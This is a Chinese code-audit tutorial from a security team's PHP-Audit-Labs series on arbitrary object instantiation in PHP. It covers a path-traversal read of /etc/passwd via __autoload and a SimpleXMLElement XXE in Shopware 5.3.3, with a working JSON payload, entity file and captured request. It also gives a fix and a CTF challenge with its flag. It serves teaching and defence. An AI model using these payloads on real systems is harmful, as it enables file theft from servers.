[红日安全]代码审计Day3 - 实例化任意对象漏洞

红日安全 / 2018-07-19 20:28:07 / 浏览数 5838 技术文章 技术文章 顶(0) 踩(0)

本文由红日安全成员： 七月火 编写，如有不当，还望斧正。

前言

大家好，我们是红日安全-代码审计小组。最近我们小组正在做一个PHP代码审计的项目，供大家学习交流，我们给这个项目起了一个名字叫 PHP-Audit-Labs 。现在大家所看到的系列文章，属于项目 第一阶段 的内容，本阶段的内容题目均来自 PHP SECURITY CALENDAR 2017 。对于每一道题目，我们均给出对应的分析，并结合实际CMS进行解说。在文章的最后，我们还会留一道CTF题目，供大家练习，希望大家喜欢。下面是 第3篇 代码审计文章：

Day 3 - Snow Flake

题目叫做雪花，代码如下：

```php
function __autoload($className) {
    include $className;
}

$controllerName = $_GET['c'];
$data = $_GET['d'];

if (class_exists($controllerName)) {
    $controller = new $controllerName($data['t'], $data['v']);
    $controller->render();
} else {
    echo 'There is no page with this name';
}

class HomeController {
    private $template;
    private $variables;

    public function __construct($template, $variables) {
        $this->template = $template;
        $this->variables = $variables;
    }

    public function render() {
        if ($this->variables['new']) {
            echo 'controller rendering new response';
        } else {
            echo 'controller rendering old response';
        }
    }
}
```


漏洞解析 ：

这段代码中存在两个安全漏洞。第一个是文件包含漏洞，上图第8行中使用了 class_exists() 函数来判断用户传过来的控制器是否存在，默认情况下，如果程序存在 __autoload 函数，那么在使用 class_exists() 函数就会自动调用本程序中的 __autoload 函数，这题的文件包含漏洞就出现在这个地方。攻击者可以使用 路径穿越 来包含任意文件，当然使用路径穿越符号的前提是 PHP5~5.3(包含5.3版本)版本 之间才可以。例如类名为： ../../../../etc/passwd 的查找，将查看passwd文件内容，我们来看一下PHP手册对 class_exists() 函数的定义：

> class_exists ：(PHP 4, PHP 5, PHP 7)
>
> 功能 ：检查类是否已定义

定义 ： bool class_exists (string $class_name[, bool $autoload = true])

$class_name 为类的名字，在匹配的时候不区分大小写。默认情况下 $autoload 为 true ，当 $autoload 为 true 时，会自动加载本程序中的 __autoload 函数；当 $autoload 为 false 时，则不调用 __autoload 函数。

我们再来说说第二个漏洞。在上图第9行中，我们发现实例化类的类名和传入类的参数均在用户的控制之下。攻击者可以通过该漏洞，调用PHP代码库的任意构造函数。即使 SimpleXMLElement 来进行 XXE 攻击，进而读取目标文件的内容，甚至命令执行（前提是安装了PHP拓展插件expect），我们来看一下PHP手册对 SimpleXMLElement 类的定义：

SimpleXMLElement ：(PHP 5, PHP 7)

功能 ：用来表示XML文档中的元素，为PHP的内置类。

关于 SimpleXMLElement 导致的XXE攻击，下面再给出一个demo案例，方便大家理解：

```php
<?php
$xml = <<<EOF
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE ANY [
    <!ENTITY xxe SYSTEM "file:///C:/phpStudy/PHPTutorial/WWW/flag.txt">
]>
<x>&xxe;</x>
EOF;
$xml_class = new SimpleXMLElement($xml,LIBXML_NOENT);
var_dump($xml_class);
?>
// 运行结果:
// object(SimpleXMLElement)#1 (1) { [0]=> string(31) "flag{XXE_With_SimpleXMLElement}" }
```


实例分析

本次实例分析，我们选取的是 Shopware 5.3.3 版本，对 SimpleXMLElement 类导致的 XXE漏洞 进行分析，而 class_exists() 函数，我们将会在本次给出的CTF题目中深入讨论。我们来看一下本次漏洞的文件，在 engine\Shopware\Controllers\Backend\ProductStream.php 文件中有一个 loadPreviewAction 方法，其作用是用来预览产品流的详细信息，具体代码如下：

```php
<?php
......
class Shopware_Controllers_Backend_ProductStream extends
  Shopware_Controllers_Backend_Application
{
    public function loadPreviewAction()
    {
        $conditions = $this->Request()->getParam('conditions');
        $conditions = json_decode($conditions, true);

        $sorting = $this->Request()->getParam('sort');
        ......
        $streamRepo = $this->get('shopware_product_stream.repository');
        $sorting = $streamRepo->unserialize($sorting);
        foreach ($sorting as $sort) {
            $criteria->addSorting($sort);
        }

        $conditions = $streamRepo->unserialize($conditions);
        foreach ($conditions as $condition) {
            $criteria->addCondition($condition);
        }
        ......
    }
```

该方法接收从用户传来的参数 sort ，然后传入 Repository 类的 unserialize 方法（如上图第11-14行代码），我们跟进 Repository 类，查看 unserialize 方法的实现。该方法我们可以在 engine\Shopware\Components\ProductStream\Repository.php 文件中找到，代码如下：

```php
class Repository implements RepositoryInterface
{
    public function unserialize($serializedConditions)
    {
        return $this->reflector->unserialize($serializedConditions,
               'Serialization error in Product stream');
    }
    ......
}
```


可以看到 Repository 类的 unserialize 方法，调用的是 LogawareReflectionHelper 类的 unserialize 方法（如上图第5行代码），该方法我们可以在 engine\Shopware\Components\LogawareReflectionHelper.php 文件中找到，具体代码如下：

```php
class LogawareReflectionHelper
{
    public function unserialize($serialized, $errorSource)
    {
        $classes = [];
        foreach ($serialized as $className => $arguments) {
            $className = explode('|', $className);
            $className = $className[0];

            try {
                $classes[] = $this->reflector->
                  createInstanceFromNamedArguments($className, $arguments);
            } catch (\Exception $e) {
                $this->logger->critical($errorSource . ': ' . $e->getMessage());
            }
        }
        return $classes;
    }
    ......
}
```



这里的 $serialized 就是我们刚刚传入的 sort （上图第3行），程序分别从 sort 中提取出值赋给 $className 和 $arguments 变量，然后这两个变量被传入 ReflectionHelper 类的 createInstanceFromNamedArguments 方法。该方法位于 engine\Shopware\Components\ReflectionHelper.php 文件，具体代码如下：

```php
<?php
class ReflectionHelper
{
    public function createInstanceFromNamedArguments($className, $arguments)
    {
        $reflectionClass = new \ReflectionClass($className);

        if (!$reflectionClass->getConstructor()) {
            return $reflectionClass->newInstance();
        }

        $constructorParams = $reflectionClass->getConstructor()->getParameters();

        $newParams = [];
        foreach ($constructorParams as $constructorParam) {
            $paramName = $constructorParam->getName();

            if (!isset($arguments[$paramName])) {
                if (!$constructorParam->isOptional()) {
                    throw new \RuntimeException(sprintf("Required constructor
                    Parameter Missing: '$%s'.", $paramName));
                }
                $newParams[] = $constructorParam->getDefaultValue();

                continue;
            }

            $newParams[] = $arguments[$paramName];
        }

        return $reflectionClass->newInstanceArgs($newParams);
    }
}
```


这里我们关注 第6行 代码，这里创建了一个反射类，而类的名称就是从 $sort 变量来的，可被用户控制利用。继续往下看，在代码第28行处用 $newParams 作为参数，创建一个新的实例对象。而这里的 $newParams 是从 $arguments[\$paramName] 中取值的， $arguments 又是我们可以控制的，因为也是从 $sort 变量来，所以我们可以通过这里来实例化一个 SimpleXMLElement 类对象，形成一个XXE漏洞。下面，我们来看看具体如何利用这个漏洞。

漏洞利用

首先，我们需要登录后台，找到调用 loadPreviewAction 接口的位置，发现其调用位置如下：



当我们点击 Refresh preview 按钮时，就会调用 loadPreviewAction 方法，用BurpSuite抓到包如下：

```
GET /shopware520/backend/ProductStream/loadPreview?_dc=1530963660916&sort={"Shopware\\Bundle\\SearchBundle\\Sorting\\PriceSort
Host: localhost
X-CSRF-Token: IKiwilE7pecuIUmEAJigyg6fVXY6vR
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
Accept: */*
Referer: http://localhost/shopware520/backend/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: SHOPWAREBACKEND=78ghtddjn8n8efpv1cudj6eao0; KCFINDER_showname=on; KCFINDER_showsize=off; KCFINDER_showtime=off; KCFIND
Connection: close
```


我们可以看到 sort 值为 `{"Shopware\\Bundle\\SearchBundle\\Sorting\\PriceSorting":{"direction":"asc"}}`
,于是我们按照其格式构造payload：
`{"SimpleXMLElement":{"data":"http://localhost/xxe.xml","options":2,"data_is_url":1,"ns":"","is_prefix":0}}`
，关于payload的含义，可以看看 SimpleXMLElement 类的 __construct 函数定义，具体点 这里

```
final public SimpleXMLElement::__construct ( string $data [, int $options = 0 [, bool $data_is_url = FALSE [, string $ns = ""
```

笔者所用的xxe.xml内容如下：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE ANY [
    <!ENTITY xxe SYSTEM "file:///C:/phpStudy/PHPTutorial/WWW/flag.txt">
]>
<x>&xxe;</x>
```

我们发送payload，并用xdebug调试程序，最后程序将我们读取的值存储在 $conditions 变量中，如下图所示：



修复建议

关于PHP中XXE漏洞的修复，我们可以过滤关键词，如： ENTITY 、 SYSTEM
等，另外，我们还可以通过禁止加载XML实体对象的方式，来防止XXE漏洞（如下图第2行代码），具体代码如下：

```php
<?php
libxml_disable_entity_loader(true);//关键修复代码
$xml = <<<EOF
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE ANY [
    <!ENTITY xxe SYSTEM "file:///C:/phpStudy/PHPTutorial/WWW/flag.txt">
]>
<x>&xxe;</x>
EOF;
$xml_class = new SimpleXMLElement($xml,LIBXML_NOENT);
var_dump($xml_class);
// 运行结果:
// Warning: SimpleXMLElement::__construct() [simplexmlelement.--construct]: I/O warning
//  : failed to load external entity "file:///C:/phpStudy/PHPTutorial/WWW/flag.txt" in
// C:\phpStudy\PHPTutorial\WWW\demo.php on line 10

?>
```


结语

看完了上述分析，不知道大家是否对 XXE攻击 有了更加深入的理解，文中用到的CMS可以从 这里
下载，当然文中若有不当之处，还望各位斧正。如果你对我们的项目感兴趣，欢迎发送邮件到 hongrisec@gmail.com 联系我们。Day3
的分析文章就到这里，我们最后留了一道CTF题目给大家练手，题目如下：

```
// index.php
<?php
class NotFound{
   function __construct()
   {
       die('404');
   }
}
spl_autoload_register(
   function ($class){
```

```
        new NotFound();
    }
);
$classname = isset($_GET['name']) ? $_GET['name'] : null;
$param = isset($_GET['param']) ? $_GET['param'] : null;
$param2 = isset($_GET['param2']) ? $_GET['param2'] : null;
if(class_exists($classname)){
    $newclass = new $classname($param,$param2);
    var_dump($newclass);
    foreach ($newclass as $key=>$value)
        echo $key.'=>'.$value.'<br>';
}
```

```
// f1agi3hEre.php
<?php
$flag = "HRCTF{X33_W1tH_S1mpl3Xml3l3m3nt}";
?>
```

题解我们会阶段性放出，如果大家有什么好的解法，可以在文章底下留言，祝大家玩的愉快！

相关文章

Shopware 5.3.3: PHP Object Instantiation to Blind XXE

上一篇：WebLogic任意文件上传漏洞复... 下一篇：报错注入邂逅load_file&i...

1. 2 条回复

weigr 2018-10-27 11:45:32

谢谢大佬

0 回复Ta

xiaohuihui1 2018-11-16 15:14:12

大佬 这个xxe 漏洞，只需要实例化一个SimpleXMLElement对象，就可以执行文件读取了吗，不需要执行SimpleXMLElement对象的一些方法么？

0 回复Ta

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板